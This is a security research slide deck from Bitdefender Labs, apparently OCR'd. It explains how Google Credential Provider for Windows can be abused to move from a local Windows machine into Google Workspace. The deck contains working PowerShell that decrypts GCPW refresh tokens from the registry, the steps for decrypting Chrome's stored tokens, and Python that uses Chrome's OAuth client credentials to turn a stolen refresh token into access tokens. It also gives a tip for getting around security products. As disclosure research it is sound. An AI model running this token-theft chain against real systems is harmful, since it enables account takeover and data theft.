Abusing Google Credential Provider For Windows (GCPW) For Lateral Movement From Local To Cloud


Radu Tudorică, Security Researcher,
Bitdefender Labs

1

GCPW Overview

Bitdefender

Google Credential Provider For Windows - Overview




Seamless integration to Google Workspace (GWS)

Bring account security policies from GWS to the desktop

Deploy MDM policies remotely to keep devices secure and compliant


Bitdefender

How Users Interact With It



admin@gw.bdxdrpoc.com


Google account used for local authentication



Normal Windows login used if the google session is still active

Bitdefender

What Admins Can Do With It




- Manage Windows update settings
- Change local administrative privileges
- Setup BitLocker
- Deploy other MDM policies

2


Taking Advantage Of GCPW

Bitdefender

Inner Workings Of GCPW



admin@gw.bdxdrpoc.com



Bitdefender®

Taking Advantage Of GCPW

The flow of this attack follows a few steps. Each step takes advantage of the previous steps and will be detailed further:


- Retrieving the refresh token
- Generating the access token (used to access Google services as the user, but has some limitations)
- Obtaining the authentication password for the Google account (gaining full access to the account if MFA isn't enabled) and potentially taking advantage of password reuse.

Bitdefender

Refresh Token Extraction

METHOD 1

- The most reliable method is to extract it from Chrome user profiles.
- The first step is to get the master encryption key that is stored in `%APPDATA%\\..\\Local\\Google\\Chrome\\User Data\\Local State`
- The master encryption key is stored in `os_crypt -> encrypted_key`
- It is encrypted using `CryptProtectData` and can easily be decrypted with `CryptUnprotectData` by any process running in the user's context.




```
},
"os_crypt": {
    "app_bound_fixed_data": "AQAAANCMnd8BFd
    "audit_enabled": true,
    "encrypted_key": "RFBBUEkBAAAA0Iyd3wEV
},
```

Bitdefender


Refresh Token Extraction

METHOD 1

- The next step is to iterate over all Chrome profiles and use the master key to decrypt the refresh token
- The refresh token is stored in each profile in the **`Web Data`** sqlite database, as entries in the **`token_service`** table
- We can decrypt it using **`AES GCM`**, where the key is the master key obtained previously, the first 12 bytes are the nonce, the last 16 are the MAC and the data in between is the encrypted refresh token.



	service	encrypted_token
	Filter	Filter
1	AccountId-101725605957301210052	BLOB



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F      Text
76 31 30 BF|CF 61 EE 77|DA DA 3D 67|08 28 F7 7F      v10┐╧aεw┌┌=g◘(≈⌂
50 A8 4E B3|EB D3 01 03|99 A4 08 6F|69 30 28 E4      P¿N│δ╙☺♥Öñ◘oi0(Σ
0A E6 00 FC|A1 61 3E 6E|64 65 CD 43|CA 36 88 75      ◙µ ⁿía>nde═C╩6êu
F9 EC 21 85|13 B3 B2 55|13 2B 8D A2|29 9A 21 11      ·∞!à‼│▓U‼+ìó)Ü!◄
18 DE 07 06|C0 0C 2A E4|76 79 EC 71|D2 5A 29 A0      ↑▐•♠└♀*Σvy∞q╥Z)á
7F 72 1E ED|FA C8 48 62|C7 D8 78 80|04 E3 B9 1E      ⌂r▲φ·╚Hb╟╪xÇ♦π╣▲
D6 DE 15 C2|8A 1D 19 A3|12 0F 83 98|B9 E8 DA AD      ╓▐§┬è↔↓ú↕☼âÿ╣Φ┌¡
23 41 04 57|F1 69 22 C2|8B A6 3F D4|6D 0E EF 30      #A♦W±i"┬ïª?╘m♫∩0
AA D5 B5 83|3A 76       |           |                 ¬╒╡â:v
```

Bitdefender


Refresh Token Extraction

METHOD 2

- The second method is less reliable and takes advantage of the fact that the refresh token is stored in the registry before being transferred to the browser profile.

- The refresh token is stored in a encrypted manner in `HKCU\SOFTWARE\Google\Accounts\<account id>\refresh_token`

- `CryptUnprotectData` can be used to decrypt it



```
Add-Type -AssemblyName System.Security

$path = "Registry::HKEY_CURRENT_USER\SOFTWARE\Google\Accounts"

$encrypted_refresh_token = (Get-ChildItem $path).GetValue("refresh_token")

$refresh_token = [System.Text.Encoding]::ASCII.GetString(
    [System.Security.Cryptography.ProtectedData]::Unprotect(
        $encrypted_refresh_token,
        $null,
        [System.Security.Cryptography.DataProtectionScope]::CurrentUser
    )
)
```

Bitdefender

Making Refresh Token Extraction More Reliable

Because most security solutions will flag data reading from browser profiles as malicious, an attacker can try to maximize their chances by employing the second method of extraction.

To raise the reliability of it, an attacker can make GCPW think the user session has expired by deleting or modifying the token handle (located at **`HKLM\SOFTWARE\Google\GCPW\Users\<user sid>\th`**) and forcing a logoff.

When the user logs back in there will be a new refresh token in the registry.

Bitdefender

Generating Access Tokens


The refresh token can be now used to generate access tokens, allowing an attacker to impersonate the user on different Google services. Using refresh tokens doesn't require knowing any authentication material (email, password, MFA, etc) as this step happens after the authentication process.

To generate an access token, an attacker needs to send a POST request with the API permissions needed, the refresh token they got and with Chrome's OAuth2 credentials (that can be easily obtained from any Chrome binary).

Not every permission can be derived this way (most notably GCP can't be accessed this way), but an attacker can access most Google Workspace services, including part of the directory admin API.

Bitdefender

Generating Access Tokens



```
def get_access_token(refresh_token, scope = "https://www.google.com/accounts/OAuthLogin"):
        response = post("https://www.googleapis.com/oauth2/v4/token", data = {
                "client_id": "77185425430.apps.googleusercontent.com",
                "client_secret": "OTJgUOQcT7lO7GsGZq2G4IlT",
                "grant_type": "refresh_token",
                "refresh_token": refresh_token,
                "scope": scope
            })

        if response.status_code != 200:
            raise ValueError(response.text)

        return response.json()["token_type"], response.json()["access_token"]
```

An access token can be obtained by sending a post request to **https://www.googleapis.com/oauth2/v4/token** that contains:

- The `client_id` and `client_secret` of Chrome's OAuth2 app
- The `grant_type` (in this case, it's `refresh_token`)
- The refresh token
- And one or more scopes for the new access token

Bitdefender

What Attack Surface Can Be Unlocked?

Drive

Access tokens can be generated for all Google Drive actions.

This allows attackers to exfiltrate files or poison existing ones.

Vault

Designed as an eDiscovery tool, Google Vault allows admins and legal personnel to perform investigations.

If an attacker has full access to it, they could query and download all emails, files, group info and chats for the full organization.

Workspace Admin

The workspace admin API allows for complete control over all organization settings.

If an attacker gains access with Super Admin privileges they would have access to everything in the organization.

GCP Cloud Storage

GCP storage buckets can hold a lot of important data about both an organization and its clients or partners.

With even read level access, an attacker could do a lot of damage.

OAuthLogin

This scope seems to be grantable only to Chrome's OAuth2 app.

It's undocumented and its potential isn't completely understood, but it might have a very high importance and might be used heavily in other undocumented APIs.

